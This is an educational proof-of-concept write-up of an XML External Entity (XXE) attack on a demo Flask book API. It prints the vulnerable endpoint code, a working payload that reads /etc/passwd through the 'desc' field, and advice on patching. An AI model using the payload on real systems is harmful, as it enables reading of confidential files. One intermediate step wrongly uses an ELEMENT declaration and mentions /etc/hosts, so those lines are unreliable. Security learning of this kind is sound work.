XXE PoC

This Proof of Concept uses a simple flask API.

The Program

This web application is an API that holds books, the code used to add books to the database is as follows:

```
@app.route('/api/add_book/', methods=['POST'])
def add_book():
    if (request.content_type.startswith('application/json')):
        request_data = request.get_json()
        Book.add_book(
            request_data['title'],
            request_data['author'],
            request_data['desc']
        )

    elif (request.content_type.startswith('application/xml')):
        request_data = request.get_data()
        content_xml = XML(request_data)
        Book.add_book(
            content_xml.find('title').text.strip(),
            content_xml.find('author').text.strip(),
            content_xml.find('desc').text.strip()
        )

    response = Response('Book Added', 201, mimetype='application/json')
    return response
```

It simply takes in 3 inputs, creates a "Book" out of them and pushes it into the db. However, we can see that it behaves differently based on the `Content-Type` provided. (json or xml). Since it is *evaluating* the XML data if its given it, we may provide an XML Entity to get access to system files, and more.

XML External Entity

An XML External Entity attack, commonly known as "XXE", is a web vulnerability in which an attacker interferes with an application's processing of XML data. A common way that an attacker uses this vulnerability is to read confidential system files (ie: ssh keys, system configuration files, etc). In the attached PoC, you may send a POST request to the endpoint `/api/add_book/` with the request contents being in XML like as follows:

```
<?xml version="1.0" encoding="UTF-8"?>
<book>
    <author>
        ToBeatElite
    </author>
    <title>
        T-Rex: The Best Dinosaur
    </title>
```

```
    <desc>
        T-Rex's are the best dinosaurs; don't @ me.
    </desc>
</book>
```

Execution of the Attack

To "Weaponize" this POST request, we need to do a handful of things.

- Introduce a `DOCTYPE` element, define an external entity
- Use your external entity

DOCTYPE

Adding a `DOCTYPE` and creating an entity makes our request into:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ELEMENT xxe SYSTEM "file:///etc/passwd">
]>
<book>
    <author>
        ToBeatElite
    </author>
    <title>
        T-Rex: The Best Dinosaur
    </title>
    <desc>
        T-Rex's are the best dinosaurs; don't @ me.
    </desc>
</book>
```

We create a `DOCTYPE`, named something arbitrary; in this case "foo". We create an entity named "xxe" that, when called and evaluated by the backend, will take on the contents of the `/etc/passwd` file.

Using the Entity

The last thing we need to do is simply substitute one of our values to hold the XXE in. In the Source Code, we can see how much information each value can store:

```
class Book(db.Model):
    __tablename__ = 'books'
    id = db.Column(db.Integer, primary_key=True)
    title = db.Column(db.String(40), nullable=False)
    author = db.Column(db.String(40), nullable=False)
    desc = db.Column(db.String(1000), nullable=False)
```

The "desc" value can hold significantly more information that the other 2, and our `/etc/hosts` file will have a lot of information in it, and so that is where we will place the entity. Our final XML data becomes:


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
    <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<book>
    <author>
        ToBeatElite
    </author>
    <title>
        T-Rex: The Best Dinosaur
    </title>
    <desc>
        &xxe;
    </desc>
</book>
```


Notes


Of course, in the real world you would not have the db description, and so you would have to guess which field would be the best to place your entity in, or find out by some other means.

We often use `/etc/passwd` because it gives us usernames, which are helpful in offensive engagements for obvious reasons, and because it will always be in the exact same spot, so you can be sure that it will be there, as opposed to guessing file names or something else.

Pictures







Patching the Vulnerable Code

The simplest way, although not always possible; is to emit the use of XML entirely. XML has a great number of uses but for a simple API like this, json works perfectly well and I don't see a real benefit from using XML (of course I used XML here just for demo purposes :p). Another thing that could be done, is using another library or method to get the XML data, in which Entities are not allowed, or not evaluated. There will be times where you may legitimately use Entities, and they *have real uses* , but always be careful that your using them correctly, or else an attacker can leverage it. ;)

Good Resources

XXE

https://portswigger.net/web-security/xxe

XML Entities

https://xmlwriter.net/xml_guide/entity_declaration.shtml

HTTP Headers

https://www.geeksforgeeks.org/http-headers-content-type/